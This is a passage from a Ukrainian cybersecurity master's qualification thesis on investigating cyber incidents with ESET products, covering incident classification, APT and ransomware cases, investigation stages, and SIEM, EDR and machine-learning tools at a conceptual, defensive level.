ДЕРЖАВНИЙ УНІВЕРСИТЕТ ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНИХ ТЕХНОЛОГІЙ
НАВЧАЛЬНО-НАУКОВИЙ ІНСТИТУТ КІБЕРБЕЗПЕКИ ТА ЗАХИСТУ ІНФОРМАЦІЇ

КАФЕДРА СИСТЕМ ТА ТЕХНОЛОГІЙ КІБЕРБЕЗПЕКИ

КВАЛІФІКАЦІЙНА РОБОТА

на тему:

«Технологія розслідування кіберінцендентів інформаційної системи на базі рішень ESET»

зі спеціальності *125 Кібербезпека та захист інформації*
(код, найменування спеціальності)

освітньо-професійної програми: *Інформаційна та кібернетична безпека*
(назва програми)

Кваліфікаційна робота містить результати власних досліджень. Використання ідей, результатів і текстів інших авторів мають посилання на відповідне джерело

_____ Ілля КАЛАБУХОВ
(підпис)

Виконав: здобувач вищої освіти групи БСДМ-61
КАЛАБУХОВ Ілля
(прізвище, ім'я)

Керівник д.т.н., проф., ГАЙДУР Галина
(науковий ступінь, вчене звання, прізвище, ім'я)

Рецензент _____
(науковий ступінь, вчене звання, прізвище, ім'я)

Київ – 2024

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

GDPR – General Data Protection Regulation

CCPA – California Consumer Privacy Act

SIEM – Security Information and Event Monitoring

DDoS – Distributed Denial of Service

DoS – Denial Of Service

NAC – Network Access Control

ШІ – Штучний Інтелект

МН – Машинне Навчання

APT – Advanced Persistent Threats

EDR – Endpoint Detection and Response

XDR – Extended Detection and Response

IDS/IPS – Intrusion Detection and Prevention Systems

ZDI – Zero Day Initiative

ВСТУП

Актуальність дослідження. Традиційні підходи до безпеки, які передбачають захист ресурсів лише в межах фізичного периметру організації, вже не відповідають сучасним реаліям. Кіберзагрози стають дедалі складнішими, а атаки – витонченішими, що робить необхідним впровадження комплексних технологій для виявлення, розслідування та протидії інцидентам у кіберпросторі. З переходом до віддаленої роботи, використанням хмарних сервісів і збільшенням кількості мобільних пристроїв, корпоративні дані виходять за межі традиційної мережевої інфраструктури.

Ці фактори створюють потребу у більш гнучких і адаптивних інструментах, здатних забезпечити оперативне виявлення загроз, аналіз та швидке реагування на інциденти. В умовах, коли окремі засоби захисту, як-от антивірусні програми або фаєрволи, стають недостатніми, рішення ESET, що забезпечують централізований моніторинг, виявлення аномалій і автоматизовану реакцію, надають сучасні можливості для комплексного захисту інформаційних систем. Це робить тему дослідження актуальною та важливою для підвищення стійкості організацій до кіберзагроз

Технологія розслідування кіберінцидентів на базі рішень ESET забезпечує комплексний підхід до безпеки та управління інцидентами. Вона інтегрує інструменти для моніторингу, аналізу та реагування на кіберзагрози, створюючи захист для інформаційних систем та даних у будь-якому місці. Оскільки користувачі та дані постійно взаємодіють з мережею поза традиційним периметром, заходи безпеки не можуть більше обмежуватися тільки захистом на рівні внутрішніх мережевих пристроїв.

Вищесказане визначає актуальність теми даної кваліфікаційної роботи, основний зміст якої становлять дослідження технології розслідування кіберінцидентів інформаційної системи на базі рішень ESET.

Об’єкт дослідження – розслідування кіберінцидентів інформаційної

системи.

Предмет дослідження – технологія розслідування кіберінцидентів в інформаційній системі на базі рішень ESET.

Мета роботи – розробити порядок застосування технології розслідування кіберінцидентів в інформаційній системі та рекомендації щодо її реалізації.

Наукові завдання:

дослідити проблему розслідування кіберінцидентів в інформаційних системах;

проаналізувати підходи до розслідування кіберінцидентів;

дослідити існуючі рішення для розслідування кіберінцидентів на основі рішень ESET;

проаналізувати методи та засоби розслідування інцидентів кібербезпеки із застосуванням технологій ESET;

розкрити порядок реалізації технології розслідування кіберінцидентів на базі рішень ESET.

Методи дослідження – опрацювання літератури за темою, аналіз експлуатаційної документації, міжнародних стандартів та їх порівняння.

Практичне значення одержаних результатів: запропоновано порядок застосування технології розслідування кіберінцидентів в інформаційній системі на базі рішень ESET, а також розроблено рекомендації для фахівців з кібербезпеки щодо її реалізації.

Результати кваліфікаційної роботи апробовані на Всеукраїнській науковій конференції «Актуальні проблеми кібербезпеки», яка відбулася 27 жовтня 2023 року в Державному університеті інформаційно-комунікаційних технологій, м. Київ.

1 АНАЛІЗ АКТУАЛЬНИХ ПРОБЛЕМ РОЗСЛІДУВАННЯ КІБЕРІНЦИДЕНТІВ

1.1 Визначення та класифікація кіберінцидентів від простих до комплексних атак

Кіберінцидент – це подія або дія, яка порушує нормальну роботу інформаційної системи, ставлячи під загрозу її конфіденційність, цілісність чи доступність. Такі інциденти можуть виникати як через технічні збої або людські помилки, так і в результаті навмисних дій зловмисників. Їхній вплив може бути локальним, обмеженим одним пристроєм чи системою, або глобальним, що зачіпає цілу інфраструктуру організації. Ключовими характеристиками кіберінцидентів є їх непередбачуваність, широкий спектр впливу та можливість повторення, якщо не будуть усунуті основні причини. Крім того, багато кіберінцидентів є наслідком зловмисного впливу, такого як хакерські атаки, зловмисне програмне забезпечення або соціальна інженерія.

Кіберінцидент може бути як результатом зовнішніх, так і внутрішніх загроз, і може мати різний рівень серйозності в залежності від масштабу порушень та типу атак. Атаки можна класифікувати в залежності від їх природи, методів та впливу на інформаційні системи. Нижче наведені деякі з основних типів кіберінцидентів.

DDoS-атаки на доступність (Distributed Denial of Service): Це атаки, які спрямовані на зниження доступності онлайн-ресурсів або сервісів шляхом перевантаження мережі або серверів великою кількістю запитів. Вони здійснюються через зловмисне використання численних комп'ютерів або пристроїв, часто скомпрометованих (бот-мережі).

Комп’ютерний вірус - це програма або фрагмент програмного коду, який інтегрується в інші виконувані файли, системи або програмне забезпечення без відома користувача. Вірус характеризується здатністю до самореплікації і часто

має шкідливий код, призначений для порушення роботи інформаційної системи, пошкодження або викрадення даних.

Троянський кінь (троян) – це вид шкідливого програмного забезпечення, що маскується під легітимну або корисну програму для обману користувачів і отримання доступу до їхніх систем. На відміну від комп'ютерних вірусів, троян не має здатності до самореплікації.

Spyware (шпигунське програмне забезпечення) – це вид шкідливого програмного забезпечення, що непомітно встановлюється на комп'ютері або пристрої користувача для збору конфіденційної інформації та передачі її третім особам без відома або згоди власника.

Фішинг, вішинг і смішинг є частинами соціальної інженерії – техніки маніпуляції користувачами для отримання їхньої довіри та доступу до конфіденційної інформації. Основною технічною метою цих методів є обхід традиційних засобів захисту (антивіруси, firewall) через експлуатацію людського фактора, що є одним із найвразливіших елементів у системі безпеки.

Атаки через уразливості програмного забезпечення – це тип кіберзагроз, які спрямовані на використання недоліків у коді програмного забезпечення, операційних систем, веб додатків чи інших програмних компонентів. До таких атак належать експлойти та Zero-Day атаки.

Zero-Day атаки використовують уразливості, що ще не були виявлені або виправлені виробником програмного забезпечення, і є особливо небезпечними, оскільки не існує доступних патчів чи засобів захисту для запобігання таким атакам.

Експлойти, навпаки, можуть бути спрямовані як на невідомі уразливості, так і на вже виправлені, але ефективно використовуються зловмисниками у випадках, коли жертва не оновила своє програмне забезпечення. Це підкреслює важливість регулярного оновлення та інсталяція патчів програмного забезпечення для мінімізації ризиків.

Витік даних – це кіберінцидент, за якого конфіденційна, персональна або критична інформація стає доступною стороннім особам без належного дозволу. Це може бути крадіжка даних, їх публічний доступ або передача стороннім особам.

Внутрішні загрози – це дії співробітників або довірених осіб, які спричиняють порушення безпеки, передаючи дані третім особам. Такі загрози можуть включати навмисні дії, наприклад, продаж конфіденційної інформації, або ненавмисні, як-от помилкове надсилання документів не тим адресатам чи використання незахищених методів зберігання даних.

Інсайдерські атаки – це цілеспрямовані дії працівників або осіб із доступом до системи, які зловживають своїми правами доступу. Цей тип атак є особливо небезпечним, оскільки інсайдери зазвичай добре обізнані з внутрішніми процесами та системами безпеки.

Атаки на цілісність даних спрямовані на зміну, маніпулювання або пошкодження інформації, щоб вона стала ненадійною, неточною або недостовірною. Такі атаки можуть мати серйозні наслідки, включаючи порушення бізнес-процесів, прийняття неправильних рішень та втрату довіри до організації.

Атаки на дротові та бездротові мережі та інфраструктуру спрямовані на порушення конфіденційності, цілісності та доступності даних у мережевих системах.

Таким чином, кіберінциденти можуть мати різний рівень складності та різний вплив на інформаційну систему. Чітке розуміння цих класифікацій допомагає організаціям краще оцінювати ризики та ефективно реагувати на загрози.

Хоча кіберінциденти є важливою частиною загальної картини інформаційної безпеки, їх можна відрізнити від інших видів інцидентів, таких як фізичні або організаційні інциденти.

Технічні кіберінциденти безпосередньо пов'язані з інформаційними системами, комп'ютерними мережами, програмним і апаратним забезпеченням. Вони включають зловживання, пошкодження або несанкціоноване використання цифрових активів, таких як дані, програми чи інформаційні системи.

Фізичні інциденти стосуються фізичного аспекту безпеки і включають крадіжки обладнання, пошкодження інфраструктури через пожежі, аварії чи стихійні лиха, а також несанкціонований фізичний доступ до серверних приміщень.

Організаційні інциденти виникають через неправильне управління процесами чи персоналом. Наприклад, помилки в налаштуванні прав доступу, недоліки в процедурах управління паролями або відсутність політик безпеки можуть спричинити витоки даних або зниження рівня захисту систем.

Інциденти, пов'язані з людським фактором до яких належать помилки співробітників, які можуть ненавмисно завдати шкоди безпеці організації. Приклади включають відкриття фішингових листів, випадкове поширення шкідливих файлів чи неправильну обробку конфіденційної інформації.

Таким чином, кіберінциденти є специфічним типом інцидентів у сфері інформаційної безпеки, який відрізняється своїм технологічним характером і впливом на цифрові активи. Їхнє виявлення, аналіз і усунення потребують високотехнологічних рішень і глибокого розуміння інформаційних систем.

1.2 Нові загрози в кіберпросторі: роль APT (Advanced Persistent Threats) та Ransomware

Advanced Persistent Threats

APT (Advanced Persistent Threats) — це складні, тривалі та часто цілеспрямовані кіберзагрози, що характеризуються високим рівнем організованості та використанням комбінації різноманітних методів атаки для досягнення певної мети. На відміну від традиційних одноразових атак, APT-погрози мають на меті проникнути в систему і зберігати доступ до неї протягом тривалого часу, збираючи конфіденційну інформацію або саботуючи роботу цільової організації.

APT-атаки, як правило, не спричиняють миттєвих чи помітних збитків, але можуть завдати величезної шкоди в довгостроковій перспективі. Зловмисники часто використовують багатоетапний підхід, що дозволяє їм залишатися непоміченими на протязі тривалого часу, поступово проникати в систему і виводити її з ладу або викрадати важливі дані.

APT атаки зазвичай атаки зазвичай здійснюються висококваліфікованими зловмисниками, часто мають підтримку державних або організованих кримінальних груп.

Вони використовують передові технології та інструменти, такі як уразливості в програмному забезпеченні або спеціалізовані методи соціальної інженерії, щоб проникнути в мережу.

Також зловмисники прагнуть зберігати контроль над системами протягом тривалого часу, часто кілька місяців або навіть років. Це дозволяє їм проводити тривалі кампанії збору даних або впливати на діяльність організації.

Вони можуть використовувати бекдори або інші техніки, щоб приховати своє перебування в системах.

APT-загрози виявляються не миттєво. Вони часто маскуються, уникають виявлення через обхід систем виявлення вторгнень (IDS) і обробляються малопомітними, проте ефективними методами, які дозволяють їм довго залишатися непоміченими.

Такі кіберінциденти часто орієнтовані на певні цілі, такі як урядові установи, великі компанії, організації в критичних індустріях, зокрема фінансові та енергетичні компанії, а також наукові установи.

Вони можуть бути частиною геополітичної стратегії, спрямованої на отримання чутливої інформації або підрив стабільності організації або держави.

APT-атаки для досягнення своїх цілей зазвичай включають кілька етапів і використовують різні такі як розвідка, проникнення, утримання доступу, експлуатація, експозиція та ескалація привілеїв, завершення атаки.

Приклади відомих APT-атак в Україні:

GruesomeLarch у лютому 2022 року ця російська APT-група використала нову техніку атаки, застосовуючи Wi-Fi мережі, розташовані поблизу цільових об'єктів, для прихованого доступу. Вони активно використовували методи "living-off-the-land" та експлуатували 0-day уразливості.

Gamaredon Group (також відома як Armageddon або UAC-0010): З 2013 року ця група, ймовірно пов'язана з російською ФСБ, здійснила понад 5000 кібератак на державні органи та об'єкти критичної інфраструктури України. Вони використовували фішингові електронні листи з інфікованими вкладеннями для компрометації систем.

Ransomware

Ransomware — це тип шкідливого програмного забезпечення, яке блокує доступ до комп’ютерної системи або файлів на зараженому пристрої та вимагає викуп за відновлення доступу. Зазвичай цей викуп вимагається у криптовалюті, що ускладнює відстеження транзакцій. Шкідливі програми-вимагачі можуть зашифровувати файли на зараженому пристрої, роблячи їх недоступними для користувача, або ж блокувати доступ до самої операційної системи.

Ransomware атаки можуть бути націлені на різні типи організацій — від малого бізнесу до великих корпорацій і державних установ, а також на індивідуальних користувачів. Такі атаки можуть спричинити величезні фінансові збитки та загрози для конфіденційності даних.

У звичайному сценарії зловмисники можуть доставити ransomware через фішингові листи, заражені веб сайти, вразливості в програмному забезпеченні або за допомогою шкідливих вкладень.

Коли користувач відкриває заражений файл або натискає на шкідливе посилання, програма автоматично інфікує систему.

Після проникнення ransomware зазвичай шифрує важливі файли на зараженому пристрої. Це може включати документи, фотографії, бази даних,

електронні таблиці та інші критичні файли, які є важливими для роботи організації чи користувача.

Файли стають недоступними для користувача без ключа дешифрування, який зловмисники утримують.

Після шифрування ransomware виводить на екран повідомлення, яке інформує жертву про атаку і вимагає викуп за розшифровку файлів.

Зазвичай зловмисники вимагають оплату в криптовалюті (наприклад, Bitcoin), що дозволяє їм залишатися анонімними.

Якщо жертва погоджується на вимогу зловмисників і сплачує викуп, злочинці надають ключ дешифрування для відновлення доступу до файлів.

Проте є багато випадків, коли навіть після сплати викупу зловмисники не надають необхідний ключ дешифрування або ж повторно атакують організацію.

Окрім шифрування файлів, ransomware може намагатися поширюватися на інші системи в мережі організації, заражаючи інші комп'ютери і сервери.

Існують різні типи Ransomware:

Encrypting Ransomware - це найпоширеніший тип ransomware, який зашифровує файли на комп'ютері або в мережі. Користувачі не можуть відкрити свої файли без спеціального ключа для розшифровки.

Locker Ransomware блокує доступ до операційної системи, не дозволяючи користувачам працювати з комп’ютером або отримувати доступ до своїх файлів, але не шифрує їх.

Double Extortion Ransomware - це новий тип ransomware, де зловмисники загрожують публікацією конфіденційних або приватних даних в інтернеті, якщо викуп не буде сплачений.

Такий тип ransomware особливо небезпечний для організацій, оскільки може призвести до витоку чутливої інформації, що може сильно зашкодити репутації компанії.

Упродовж останніх років атаки програм-вимагачів (ransomware) завдали значної шкоди різним організаціям по всьому світу.

Атака на Kaseya (2021): У липні 2021 року група REvil здійснила атаку на компанію Kaseya, використовуючи вразливість у її програмному забезпеченні VSA. Це призвело до компрометації сотень керованих сервісних провайдерів та тисяч їхніх клієнтів, що спричинило масштабні перебої в роботі багатьох компаній.

Атака на Colonial Pipeline (2021): У травні 2021 року компанія Colonial Pipeline, яка управляє найбільшим трубопроводом для транспортування нафтопродуктів у США, стала жертвою атаки програми-вимагача DarkSide. Це призвело до тимчасового припинення роботи трубопроводу та дефіциту палива в деяких регіонах США.

Атака на університет Маастрихта (2019): У грудні 2019 року університет Маастрихта в Нідерландах зазнав атаки програми-вимагача, що призвело до шифрування значної кількості даних та порушення роботи університетських систем.

APT (Advanced Persistent Threats) і Ransomware є одними з найсерйозніших загроз у сучасному кіберпросторі, які суттєво впливають на безпеку організацій, урядів та індивідуальних користувачів. APT-атаки вирізняються своєю складністю, тривалістю та цілеспрямованістю, вони орієнтовані на крадіжку конфіденційної інформації або підрив стабільності організацій через довготривалий доступ до систем. Ransomware акцентується на швидкому отриманні фінансового зиску шляхом шифрування даних або блокування доступу до систем із вимогою викупу.

Попри різну природу, обидві загрози мають спільну рису — використання людського фактора, технологічних вразливостей і недостатньої захищеності систем. Їхній вплив може бути катастрофічним: від фінансових збитків до руйнівного впливу на репутацію, а також підриву національної безпеки у випадку атак на критичну інфраструктуру.

1.3 Мета та завдання систем розслідування кіберінцидентів в інформаційній системі

Розслідування кіберінцидентів є фундаментальним елементом у забезпеченні кібербезпеки організацій. Його основне завдання полягає у виявленні джерел загрози, аналізі механізмів атак, оцінці їхнього впливу та розробці заходів для запобігання подібним інцидентам у майбутньому. Ефективне розслідування допомагає мінімізувати ризики, фінансові втрати та операційні збої, а також забезпечує відповідність нормативним вимогам.

Одним із головних завдань розслідування є зменшення наслідків кіберінциденту. Раннє виявлення загрози дозволяє швидко локалізувати її джерело та зупинити подальше поширення. Це сприяє мінімізації фінансових, репутаційних та операційних збитків. Наприклад, своєчасна ізоляція заражених пристроїв або серверів може запобігти компрометації критичних даних чи порушенню бізнес-процесів.

Воно відіграє ключову роль у відновленні нормальної роботи після інциденту. Воно дозволяє визначити, які системи та процеси були порушені, і розробити чіткий план відновлення. Включаючи в себе аналіз пошкоджених чи зашифрованих даних, відновлення доступу до критичних сервісів та зміцнення засобів захисту для уникнення повторних атак.

Раннє виявлення кіберінциденту дозволяє швидко реагувати та обмежити поширення загрози. Завдяки розслідуванню можна визначити, які дії потрібно вжити для ліквідації наслідків атаки, запобігаючи подальшим збиткам або порушенню функціональності системи.

Після інциденту важливо провести детальне розслідування, щоб зрозуміти, як швидко відновити роботу системи та забезпечити її захист від майбутніх атак. Це включає аналіз порушених процесів і відновлення доступу до даних чи сервісів, що можуть бути необхідними для нормальної роботи організації.

Розслідування дозволяє зрозуміти, які саме вразливості в системах були використані для здійснення атаки. Це допомагає в подальшому вдосконаленні

політик безпеки та мінімізації можливості повторення подібних інцидентів у майбутньому.

У разі порушення конфіденційності даних чи інших норм безпеки, розслідування кіберінциденту є необхідним для того, щоб організація могла відповідати вимогам нормативних актів, таких як GDPR або інші стандарти захисту даних. Окрім цього, результати розслідування можуть бути використані як доказ у судовому процесі або для взаємодії з органами правопорядку.

У сучасному світі, де кіберзагрози стають дедалі складнішими та масштабнішими, ефективні системи розслідування кіберінцидентів є невід'ємною складовою стратегії кібербезпеки. Вони забезпечують оперативне виявлення загроз, аналіз їхніх причин та наслідків, а також сприяють розробці заходів для запобігання майбутнім атакам.

Спеціалізовані системи, такі як SIEM (Security Information and Event Management), дозволяють збирати, корелювати та аналізувати дані з різних джерел (мережі, сервери, кінцеві точки). Це забезпечує своєчасне виявлення аномальних активностей, що можуть свідчити про наявність кіберзагроз. Такі рішення допомагають швидко ідентифікувати інциденти, обмежуючи їхній вплив на організацію.

Багато сучасних систем забезпечують автоматичне виявлення загроз за допомогою алгоритмів машинного навчання та аналітики. Це дозволяє системам визначати невідповідності в даних і негайно сповіщати адміністратора, що дозволяє значно скоротити час реакції та зменшити вплив інциденту.

Системи розслідування надають фахівцям доступ до інструментів для детального аналізу. Це включає вивчення журналів подій, аналіз мережевих пакунків, розслідування маршрутів атаки та дослідження шкідливих програм. Використання цифрової криміналістики дозволяє отримати повну картину інциденту та виявити його основні причини.

Окрім виявлення інциденту, спеціалізовані системи можуть допомогти запобігти майбутнім атакам. Завдяки аналітиці системи можуть ідентифікувати вразливості в інформаційних системах і автоматично рекомендувати або

впроваджувати оновлення для зміцнення захисту. Такі дії можуть включати зміни в конфігураціях мережі, оновлення програмного забезпечення або налаштування firewall.

Під час розслідування важливо зафіксувати всі деталі атаки, щоб ці дані можна було використовувати в подальшому для юридичних або внутрішніх розслідувань. Спеціалізовані системи можуть автоматично збирати та зберігати доказову інформацію, що дозволяє створювати докладні звіти для внутрішніх потреб або для органів правопорядку.

Використання спеціалізованих систем дозволяє організаціям відповідати зовнішнім вимогам та стандартам безпеки, таким як ISO 27001**,** NIST, GDPR. Системи розслідування можуть допомогти забезпечити відповідність вимогам щодо захисту даних, а також провести аудит безпеки для забезпечення постійного удосконалення.

Виявлення кіберінцидентів — це процес визначення наявності або відсутності реального інциденту на основі зібраної інформації, аналізу та моніторингу. Це більш глибокий етап, що йде після ідентифікації, і він полягає у перевірці, чи дійсно подія є загрозою.

Системи виявлення вторгнень (IDS) та системи запобігання вторгнень (IPS) використовують сигнатури або аналіз аномалій для виявлення підозрілих дій і атак, порівнюючи поточну активність з відомими шаблонами атак.

Збирання та аналіз мережевих даних, таких як IP-адреси, порти, протоколи, пакети даних для виявлення аномальних активностей, характерних для кіберінцидентів.

Постійний аналіз журналів (зокрема системних та мережевих), які можуть містити важливу інформацію про підозрілі спроби доступу або виконання шкідливих дій.

Використання алгоритмів, що навчаються на історичних даних, щоб виявляти нові або незвичні загрози, які можуть не відповідати традиційним шаблонам атак.

Пошук у мережевому або системному трафіку за певними відомими характеристиками атак або шкідливих програм (наприклад, специфічний код або структура пакету).

Виявлення нетипових змін в системі або мережі, таких як несанкціоновані спроби доступу або зниження продуктивності.

Об'єднання кількох сигналів з різних джерел (системи моніторингу, IDS, мережеві логи) для більш точного виявлення інцидентів.

Використання засобів для виявлення аномалій в поведінці користувачів або програмного забезпечення, що може свідчити про зловмисну активність.

Інструменти розслідування можуть помилково класифікувати нормальну активність як інцидент (False Positive), що призводить до зайвих тривог і витрат часу на перевірку.

False Negatives - це виявлення лише частини атак, коли система не може виявити нові або маловідомі загрози.

Атаки, що використовують шифрування або інші методи маскування, можуть залишатися непоміченими.

Ідентифікація та виявлення кіберінцидентів потребують максимально швидкої реакції. Чим раніше виявлено інцидент, тим менший вплив він має на систему. Своєчасне виявлення дозволяє оперативно відреагувати, вжити заходів для обмеження поширення загрози та запобігти великим збиткам.

Розслідування кіберінцидентів — це систематичний процес виявлення, аналізу, документування та реагування на кіберзагрози та інциденти в інформаційних системах. Його мета — з’ясувати, як і чому стався інцидент, мінімізувати його вплив, відновити систему, а також вжити заходів для запобігання подібним інцидентам у майбутньому.

Процес розслідування кіберінцидентів зазвичай складається з кількох етапів, кожен з яких має свої завдання та інструменти для виконання.

Організація має бути готова до виявлення та реагування на кіберінциденти. Це включає в себе створення чітких процедур і політик для розслідування.

Успішна стратегія кібербезпеки залежить не лише від технічних засобів захисту, а й від готовності персоналу до реагування на кіберзагрози. Навчання та підготовка співробітників є важливим елементом у забезпеченні ефективного реагування на інциденти та їхнього вчасного повідомлення.

Розслідування неможливе без використання спеціалізованих інструментів, які забезпечують моніторинг активностей у системах, аналіз загроз і збір цифрових доказів. Ці інструменти створюють основу для виявлення, аналізу та реагування на інциденти, а також надають організаціям змогу дотримуватись нормативних вимог.

Резервне копіювання (backup) є ключовим елементом стратегії забезпечення безперервності бізнесу та мінімізації наслідків кіберінцидентів. Воно дозволяє зберігати копії важливих даних і систем, забезпечуючи їхнє відновлення у разі втрати або пошкодження, спричинених кібератаками, технічними збоями або іншими непередбаченими подіями.

Ідентифікація та виявлення інциденту — це етап, який включає визначення того, що дійсно сталося, коли і де. Він може охоплювати виявлення аномалій або підозрілих дій, що можуть свідчити про кіберінцидент.

Постійний моніторинг журналів подій і лог-файлів є ключовим для виявлення підозрілих активностей, таких як несанкціоновані спроби доступу або аномальний мережевий трафік. Додатково використовується інформація з зовнішніх джерел загроз (Threat Intelligence), що допомагає ідентифікувати нові, раніше невідомі методи атак.

Коли інцидент виявлений, його необхідно класифікувати для визначення серйозності та потенційного впливу на організацію. Це включає кілька етапів:

– Визначення, чи є інцидент загрозою безпеці, наприклад, витік даних, атака DDoS, використання шкідливого коду чи інша проблема.

– Оцінка обсягу пошкоджень, зокрема, які системи, сервери чи дані були скомпрометовані.

– Визначення критичності інциденту для організації, що включає аналіз ступеня шкоди для бізнесу.

Точна фіксація часу інциденту та локалізація пошкоджених систем чи ресурсів є важливими для подальшого розслідування та реагування.

Аналіз зібраних даних допомагає з’ясувати природу інциденту, як саме він стався, хто стоїть за атакою, і які вразливості були використані. Це включає:

– Визначення шляхів, якими зловмисник потрапив до системи, і методів, які були використані (наприклад, фішинг, шкідливе програмне забезпечення, експлойт).

– Виявлення слабких місць або недоліків у системах безпеки, які були використані атакуючим.

Після аналізу інциденту важливо вжити заходів для локалізації та ізоляції загрози, щоб зупинити її поширення в системі. До таких заходів належать:

– Відключення заражених серверів або робочих станцій від мережі для запобігання подальшого поширення загрози.

– Зупинка або карантин для шкідливих програм, які могли бути впроваджені зловмисниками.

Така структура дозволяє чітко розділити етапи реагування на інцидент, забезпечуючи логічний і послідовний підхід до аналізу та усунення загроз.

1.4 Аналіз існуючих технологій розслідування кіберінцидентів в інформаційній системі

Основні технології розслідування кіберінцидентів базуються на використанні спеціалізованих інструментів і методів, які дозволяють ідентифікувати, аналізувати й реагувати на загрози.

Security Information and Event Management

SIEM (Security Information and Event Management) — це технологія, яка об'єднує функції управління безпекою та аналізу подій з різних компонентів інформаційної системи. Вона забезпечує централізований збір, обробку, кореляцію даних і виявлення загроз у реальному часі. SIEM системи є важливим інструментом для забезпечення прозорості та безпеки в складних IT-інфраструктурах.

Основна функція SIEM полягає у зборі логів із різноманітних джерел, таких як сервери, мережеві пристрої, кінцеві точки, бази даних та додатки. Зібрані дані зберігаються у централізованому сховищі, що дозволяє проводити аналіз великих обсягів інформації та ідентифікувати підозрілі активності. Наприклад, система може виявити підозрілу послідовність входів у систему з різних географічних локацій.

Завдяки алгоритмам кореляції SIEM може пов’язувати події між собою, формуючи єдину картину потенційного інциденту. Це дозволяє спеціалістам швидко виявляти аномальні дії, аналізувати їхнє походження та вплив.

Окрім моніторингу, SIEM має потужні аналітичні інструменти для створення звітів і дашбордів. Це полегшує аналіз інцидентів у кібербезпеці та оцінку ризиків, а також допомагає організаціям відповідати вимогам нормативних актів, таких як GDPR, PCI DSS та ISO 27001.

Серед популярних SIEM-платформ можна виділити Splunk, IBM QRadar, LogRhythm, Microsoft Sentinel та SolarWinds SEM. Наприклад, Splunk відома своєю гнучкістю в аналізі логів, а QRadar виділяється потужною кореляційною аналітикою з мінімізацією False Positive. LogRhythm пропонує автоматизацію відповіді на інциденти, що особливо корисно для великих організацій із великими потоками даних.

У підсумку, SIEM-системи забезпечують комплексний підхід до управління безпекою, інтегруючи виявлення, моніторинг і реагування на загрози. Вони є невід'ємною частиною сучасних стратегій захисту інформаційних систем, особливо у великих організаціях із складними інфраструктурами.

Endpoint Detection and Response

EDR (Endpoint Detection and Response) — це технологія, яка зосереджується на моніторингу, виявленні та реагуванні на загрози безпосередньо на кінцевих пристроях, таких як комп'ютери, сервери та мобільні пристрої. На відміну від традиційних антивірусів, EDR надає глибший аналіз поведінки пристроїв, дозволяючи виявляти як звичайні, так і складні атаки, включаючи загрози без використання файлів (fileless attacks) або просунуті постійні загрози (APT).

Основна перевага EDR — це можливість збору даних з усіх кінцевих пристроїв і створення централізованої бази подій. Система в режимі реального часу аналізує процеси, файли, мережеву активність та інші показники, щоб виявити аномалії чи підозрілу поведінку. У разі виявлення потенційної загрози система може автоматично ізолювати пристрій, зупинити небезпечний процес чи заблокувати шкідливий файл. Це значно зменшує час реакції на інциденти та мінімізує шкоду.

EDR також забезпечує глибокий аналіз інцидентів. Система дозволяє аналітикам переглядати детальну інформацію про атаку, зокрема її джерело, методи та можливі наслідки. Це включає інструменти для розслідування (threat hunting) і визначення першопричини (root cause analysis), що є важливим для запобігання подібним загрозам у майбутньому.

Одним із прикладів сучасної EDR-системи є ESET Inspect, яка є частиною екосистеми ESET PROTECT. ESET Inspect забезпечує постійний моніторинг кінцевих точок, виявляючи складні атаки за допомогою поведінкових алгоритмів та аналізу індикаторів компрометації (IOC). Вона дозволяє миттєво реагувати на загрози, ізолюючи заражені пристрої та блокуючи шкідливі процеси. Інтеграція з іншими інструментами, такими як SIEM, робить її зручною для великих організацій із складними IT-інфраструктурами. Завдяки цьому ESET Inspect є ефективним рішенням для виявлення як простих загроз, так і складних багатовекторних атак, таких як APT.

Популярність EDR зростає завдяки її перевагам, серед яких швидке реагування, прозорість системи, можливість глибокого аналізу та централізоване управління безпекою. Проте ефективне використання EDR потребує кваліфікованих спеціалістів і значних ресурсів для налаштування та управління. Серед провідних рішень на ринку, окрім ESET Inspect, також варто відзначити CrowdStrike Falcon**,** Microsoft Defender for Endpoint та SentinelOne, кожна з яких має свої унікальні можливості для забезпечення безпеки кінцевих пристроїв.

Машинне навчання (ML) та штучний інтелект (AI)

Машинне навчання (ML) та штучний інтелект (AI) — це ключові технології, які значно впливають на розвиток сучасної кібербезпеки, включаючи розслідування кіберінцидентів. AI — це широка галузь, що охоплює різноманітні технології, спрямовані на моделювання людського інтелекту, такі як розпізнавання образів, прогнозування, прийняття рішень та автоматизація процесів. Машинне навчання, у свою чергу, є підгалуззю AI, яка зосереджується на створенні алгоритмів, що дозволяють системам "вчитися" з даних і вдосконалювати свої функції без необхідності програмування кожної дії.

У контексті кібербезпеки ML і AI дозволяють автоматизувати процеси аналізу величезних обсягів даних. Ці технології допомагають у виявленні загроз, зокрема за рахунок поведінкового аналізу, ідентифікації патернів і прогнозування можливих атак. Наприклад, алгоритми машинного навчання можуть аналізувати дії користувачів у мережі, виявляючи аномальні або підозрілі активності, такі як доступ до конфіденційних даних з невластивих IP-адрес.

Штучний інтелект також використовується для автоматизації реагування на інциденти. Завдяки AI сучасні системи можуть миттєво ізолювати загрози, генерувати детальні звіти про інциденти та навіть рекомендувати або автоматично впроваджувати виправні дії. У поєднанні з EDR та SIEM технологіями AI створює адаптивні системи, здатні оперативно реагувати на нові форми атак, включаючи атаки нульового дня(zero-day attacks).

Сучасні системи кібербезпеки активно використовують штучний інтелект та машинне навчання для виявлення й нейтралізації загроз. Наприклад, CrowdStrike Falcon аналізує поведінкові шаблони для блокування атак у реальному часі, а Darktrace використовує AI для створення "цифрової імунної системи", що виявляє аномалії в мережі. Microsoft Defender for Endpoint застосовує AI для аналізу дій кінцевих пристроїв, тоді як Cortex XDR від Palo Alto Networks об’єднує дані з endpoint, хмар та мереж для комплексного аналізу. Серед рішень на основі поведінкового аналізу також виділяється ESET Inspect, яке ефективно протидіє APT-атакам, інтегруючись із іншими системами захисту. Ці платформи автоматизують виявлення загроз і значно підвищують точність реагування на інциденти.

Аналіз мережевого трафіку

Аналіз мережевого трафіку є одним із основних інструментів для виявлення і реагування на кіберзагрози. Наприклад, при моніторингу трафіку можна виявити аномальне збільшення обсягу запитів до серверів, що може свідчити про підготовку DDoS-атаки, або фіксувати підозрілі спроби сканування портів на віддалених машинах.

